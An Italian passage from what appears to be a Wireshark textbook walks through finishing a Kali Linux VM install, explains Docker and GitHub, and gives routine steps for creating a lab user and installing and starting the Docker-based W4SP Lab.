Dopo un po' di barre di avanzamento relative ai passaggi finali dell'installazione, vi verrà chiesto di riavviare il sistema (Figura 2.39). Riavviate il sistema per la vostra VM Kali Linux appena installata. Dopo il riavvio di Kali, vi verranno chiesti username e password. Effettuate l'accesso come root.




Figura 2.39 L'installazione è completa.

Nella prossima sezione introduciamo il W4SP Lab, un ambiente completo di sistemi per sperimentare ed effettuare test con Wireshark.

Il W4SP Lab

Il W4SP Lab è un ambiente che presenta una sottorete di VM. A differenza delle VM create in VirtualBox, però, i sistemi presentati nel W4SP Lab consumano molta meno memoria e occupano molto mento spazio su disco, perché tecnicamente il laboratorio non viene eseguito con la virtualizzazione, ma con Docker. Ne parleremo meglio presto,

ma prima vediamo quali siano i requisiti necessari per eseguire il W4SP Lab.

Requisiti

Un requisito fondamentale per il W4SP Lab è una VM in cui giri Kali Linux a 64 bit. Per questo, la CPU della macchina host deve essere in grado di gestire indirizzi a 64 bit.

Il W4SP Lab viene eseguito all'interno dellaVM Kali Linux che avete appena installato, e quella VM deve essere la versione a 64 bit, la quale richiede un sistema host con un processore a 64 bit. È ormai cosa comune per i computer desktop, ma è bene verificarlo. Su una macchina Windows, andate in *Impostazioni* > *Sistema* > *Informazioni su*, dove troverete le specifiche sull sistema operativo installato, come si vede nella Figura 2.40.

Se vedete che il vostro sistema operativo host è una versione a 64 bit, allora sia la VM sia il W4SP Lab dovrebbero funzionare nel modo opportuno.

NOTA

Se la vostra CPU è solo a 32 bit, esiste comunque la possibilità che possiate supportare una VM a 64 bit. Per seguire i necessari passaggi, consultate le condizioni indispensabili all'indirizzo: `https://www.virtualbox.org/manual/ch03.html#intro-64bitguests`. Se la vostra CPU non soddisfa quelle condizioni, allora per poter far funzionare il laboratorio dovete trovare una macchina che invece le soddisfi.




Figura 2.40 Impostazioni di sistema

Qualche parola su Docker

Una alternativa alla creazione di una VM è la containerizzazione, una parola molto lunga per un concetto piuttosto semplice. Esistono alcune differenze fondamentali fra l'uso della virtualizzazione e quello della containerizzazione. Una VM è un sistema operativo completo, che ha un suo kernel e permette di eseguire tutte le applicazioni che si vogliono (per quella VM). Un container (contenitore), invece, è solo l'applicazione che si vuole eseguire, "avvolta" nella quantità di software minima necessaria per renderla indipendente. Con i container, si possono avere in esecuzione più applicazioni, ma che condividono il kernel Linux del loro sistema operativo host. Se servono più sistemi contemporaneamente, la containerizzazione trae rapidamente vantaggio dall'economia di scala, anziché dover avere a disposizione una grande quantità di memoria da suddividere fra lo stesso numero di VM.

Docker è un progetto relativamente nuovo, diventato open source solo pochi anni fa. In breve tempo, è diventato uno dei progetti open source più seguiti, con contributi importanti da aziende come Google, Cisco, Red Hat, Microsoft e altre. Nel momento in cui scriviamo, molti sono convinti che sia il successore delle VM, e secondo noi hanno ragione perciò abbiamo utilizzato Docker per creare un'intera rete virtuale di sistemi in cui eseguire i vostri laboratori.

Questo ambiente costruito con Docker è speciale perché, a differenza della creazione di VM da zero con VirtualBox, questo W4SP Lab mette a disposizione una sottorete di VM, tutte autocontenute.

Ora, avendo parlato di Docker, di containerizzazione e di VM, è il momento di una piccola avvertenza tecnica. Il nostro W4SP Lab usa Docker e la containerizzazione per darvi vari sistemi virtuali. Tecnicamente, questi sistemi sono container Linux, che usano Docker, non VM che usano un hypervisor. Concettualmente, però, i container si possono pensare come VM, per questo in tutto il libro indicheremo come VM i sistemi all'interno del W4SP Lab.

I motivi alla base di GitHub

Linux, uno dei progetti open source di maggior successo, aveva un problema. Era stato in grado di far leva sulla potenza dell'open source per attirare sviluppatori di tutto il mondo. Il problema era gestire in modo sicuro tutti quegli sviluppatori e il codice che producevano, anche se lavoravano su parti diverse. Esistevano strumenti per il controllo del codice sorgente, ma Linus, lo sviluppatore da cui Linux ha avuto origine, ha pensato che si potesse fare di meglio, e così è nato Git. Git funziona come un sistema di controllo delle versioni, tenendo traccia delle versioni del codice sorgente mediante snapshot, delle istantanee, e mantiene l'integrità delle versioni creando hash per ciascuna. La maggior parte di noi non lavora a progetti sufficientemente complessi da giustificare il mantenimento di un proprio server Git. Qui entra in scena GitHub, che mette a disposizione server Git e parecchie altre funzioni che semplificano molto la gestione del codice, la condivisione e la collaborazione.

Che cos’è GitHub?

Non daremo per scontato che abbiate mai visitato GitHub in precedenza. Magari ne avete sentito parlare o vi siete imbattuti nel collegamento al progetto di qualcun altro su GitHub. Se non siete sviluppatori di software o programmatori per il Web, avrete finito per tirarvi indietro brontolando “Un giorno capirò come possa essermi di aiuto…”. Bene, quel giorno è arrivato.

Sì, la sicurezza delle informazioni è un campo molto ampio e spesso le persone non escono dall’ambito della propria specialità, che in molti casi non richiede codifica o sviluppo. Per quanti però *scrivono* effettivamente codice, anche brevissimi script, la codifica procura spesso emicranie per le quali GitHub ha la cura. Spendiamo qualche parola per capire come mai GitHub è diventato così importante.

Sviluppare un pezzo di software sembra una cosa che si può iniziare ma che non si riesce mai a finire completamente. Lo sviluppatore inizia scrivendo abbastanza codice da realizzare la funzione che desiderava. Poi gli utenti finali lo apprezzano (idealmente). Ma poi gli utenti finali vogliono un’altra funzione *e* modificare un po’ quella che hanno già. Così lo sviluppatore torna al codice, aggiunge e modifica. Non finisce mai.

Oltre a questo, lo sviluppo di software è un’attività in cui si può essere bravi, ma con tutta probabilità non si è i più bravi al mondo. Come in ogni altro campo, c’è sempre qualcuno che ha del valore da offrire e condividere. Quando scrivete software, vorreste che *quel qualcuno* veda il vostro codice e avete bisogno di un modo per tener traccia di qualsiasi modifica lui o lei suggerisca. E qui entra in scena GitHub.

GitHub è un luogo in cui le persone possono pubblicare il proprio codice, tener traccia dei cambiamenti apportati fino a quel punto (*versioning*) e invitare altri ad apportare modifiche. GitHub è un

servizio Git hosted con una elegante interfaccia utente web. In termini di GitHub, i coder pubblicano i loro repository, o *repos*, in modo che altri vi possano collaborare. Essendo un servizio collaborativo, GitHub ha anche un certo carattere da social network. Il suo lato "social" consente l'interazione fra i proprietari e i collaboratori di differenti repository. Per vedere meglio quello che stanno combinando i collaboratori di GitHub, visitate `GitHub.com` e fate clic su *Explore*.

Da persone attente alla sicurezza, è probabile che vi preoccupi la componente "apportare cambiamenti", ma non c'è ragione di preoccuparsi. Nessuno produce cambiamenti permanenti non autorizzati al repository di qualcun altro. Per ogni repository di GitHub il proprietario rivede e (casomai) approva quei cambiamenti. Nel caso del W4SP Lab che accompagna questo libro, gli autori sono i proprietari del repository: continueremo a tenerlo sotto controllo per verificare eventuali segnalazioni di errori e aggiornamenti suggeriti.

Creare l'utente del laboratorio

Da professionisti della sicurezza, conoscete bene i rischi di un accesso costante come root. La buona pratica stabilisce che il normale lavoro quotidiano venga svolto con un account diverso, e il lavoro con il laboratorio non è diverso.

Prima di installare il Lab, create l'utente "w4sp-lab." Per farlo, iniziate aprendo una finestra di terminale. Il terminale si può trovare in due modi: o facendo clic su *Applications* in alto a sinistra sul desktop di Kali o sull'icona nera *Terminal* nel pannello di sinistra. Si aprirà una finestra *Terminal*, e vi troverete nella directory `/root`.

Al prompt, scrivete **useradd -m w4sp-lab -s /bin/bash -G sudo -U** in una finestra di terminale. Premete Invio per creare l'utente, Il sistema non risponderà nulla.

Il passo successive è impostare la password per il nuovo utente. Sempre nel terminale, scrivete **passwd w4sp-lab** e premete Invio. Vi verrà chiesta la password, poi ancora una seconda volta per conferma, come si vede nella Figura 2.41.




Figura 2.41 Il nuovo utente w4sp-lab.

Ora che avete questo nuovo utente, dovete uscire e poi effettuare nuovamente l'accesso come utente w4sp-lab.

> **NOTA**
> Lo script del laboratorio si aspetta questo utente. Dovete uscire ed effettuare un nuovo accesso come w4sp-lab per essere sicuri che quanto esposto nella sezione che segue avvenga correttamente.

Installare il W4SP Lab sulla macchina virtuale Kali

Dove trovate questo laboratorio? Ovviamente su GitHub: `https://github.com/w4sp-book/w4sp-lab/`.

Non è necessario registrarsi su GitHub per ottenere il W4SP Lab. Dovrete registrarvi invece se volete segnalare errori, contribuire in qualche modo, o effettuare un *forking* del codice (copiare il codice per un vostro progetto nel vostro repository).

Controllate sempre il nostro repository GitHub per eventuali aggiornamenti al laboratorio. Qualsiasi cambiamento che non si rispecchi nel libro verrà segnalato nel repository. Oltre a poter creare il vostro laboratorio di VM, vi troverete disponibile un “laboratorio” in sé completo di sistemi virtualizzati.

Notate che dovete visitare GitHub da un browser nella VM Kali, non dal browser della macchina host. Come si vede nella Figura 2.42, abbiamo usato il browser Firefox, la cui icona è in alto nella pila di icone sul desktop di Kali. Andate all’indirizzo di GitHub indicato sopra.

Figura 2.42 Firefox aperto su GitHub.

Un clic sul pulsante verde *Clone or Download* a destra lo fa espandere in un *Download ZIP* blu. Fate clic per scaricare il file ZIP.

Il file ha il nome `w4sp-lab-master.zip`. Dovrebbe comparire una finestra che vi chiede che cosa fare con il file (Figura 2.43). Selezionate l’opzione *Save File* e fate clic su *OK*. Lo aprirete in una finestra di terminale.




Figura 2.43 Salvataggio del file del W4SP Lab.

Una volta scaricato, scompattate il file compresso ed eseguite lo script di installazione del laboratorio. Per scompattare il file, aprite una finestra di terminale. Aprite Terminal facendo clic su *Applications* in alto a sinistra nel desktop di Kali (Figura 2.44).




Figura 2.44 Apertura di Terminal.




Figura 2.45 Scompattamento del W4SP Lab.

Si apre una finestra di Terminal, e vi troverete nella directory `/w4sp-lab`. Il file scaricato è nella directory *Downloads*. Per scompattare il file, prima inserite il comando **cd Downloads**, poi il comando **unzip w4sp-lab-master.zip**, come si vede nella Figura 2.45.

Il file si scompatta creando una propria directory, `/w4sp-lab-master/`. Il comando `ls` darà un elenco dei file. Scrivete **ls** per vedere i file, fra cui lo script di installazione, `w4sp_webapp.py`.

È il momento di eseguire lo script di installazione del laboratorio. Nella directory `w4sp-lab-master`, scrivete **python w4sp_webapp.py** per mandare in esecuzione lo script Python. La finestra del terminale dovrebbe presentarsi come nella Figura 2.46.




Figura 2.46 Esecuzione dello script di installazione del W4SP Lab.

L’installazione richiederà vari minuti, e sullo schermo compariranno le informazioni sull’andamento dei passi dell’operazione. Fate attenzione: sullo schermo succederà molto poco nella fase in cui Docker costruisce le immagini. (Vi renderete conto di essere a quel punto quando sullo schermo comparirà un enunciato “images found, building now” e lentamente verranno elencate le immagini base, switch, victim e così via.) In linea di massima, l’installazione del laboratorio può richiedere dai 10 ai 20 minuti.

ATTENZIONE

La chiusura della finestra di terminale terminerà il processo Docker e chiuderà il laboratorio. Perché il laboratorio continui, la finestra di terminale deve rimanere aperta.

Saprete che l’installazione del W4SP Lab è finita quando l’ultima riga conferma l’installazione e apre il browser. Il browser si deva aprire all’indirizzo del localhost, porta 5000: `http://127.0.0.1:5000`.

Impostare il W4SP Lab

Il W4SP Lab è stato sviluppato come strumento di apprendimento. Molti libri insegnano un argomento con testo, figure e comunque *mostrando* il materiale, ma è tutta un'altra cosa poter *dimostrare* quel materiale. Questo laboratorio vi mette a disposizione l'ambiente in cui sperimentare e mettere alla prova tutto ciò di cui si parla in questo libro (e, ovviamente, anche molto altro).

Una volta installato il W4SP Lab, viene lanciato il browser web, con l'indirizzo del localhost alla porta 5000. Il browser presenta il front end per il W4SP Lab. Dopo averlo esaminato, fate clic sul pulsante *SETUP* a sinistra. Inizierà così il processo di configurazione, come si vede nella Figura 2.47.




Figura 2.47 Esecuzione del setup per il W4SP Lab.

La configurazione richiederà un minuto o anche meno, poi il laboratorio sarà pronto per l'uso. Torneremo al laboratorio molte volte nel corso del libro.

Il W4SP Lab facilita certi attacchi (con il traffico associato) senza problemi perché, quali che siano i sistemi necessari per ogni attacco, il Lab li crea. Nel corso del libro, vi saranno proposti degli esercizi e seguirete delle dimostrazioni; in ogni caso avrete bisogno di un sistema o di un gruppo di sistemi. In certi esercizi può essere necessario configurare determinate personalizzazioni o sistemi aggiuntivi. In quel caso vi sarà impartita l'istruzione di premere un pulsante su questa pagina browser di W4SP Lab per configurare le modifiche necessarie.

Avvertenza: Il Lab è un "work in progress" e verrà aggiornato e sistemato con il passare del tempo. Se doveste incontrare una discrepanza fra quello che vedete nel libro e quello che vedete nel Lab, potete sempre fare riferimento al Wiki del progetto in GitHub per i dettagli dei cambiamenti.

La rete del Lab

Una volta completata la procedura di configurazione, il diagramma della rete, che prima presentava un solo sistema (la macchina Kali locale), ora si è ampliato e contiene molti sistemi, come si vede nella Figura 2.48.

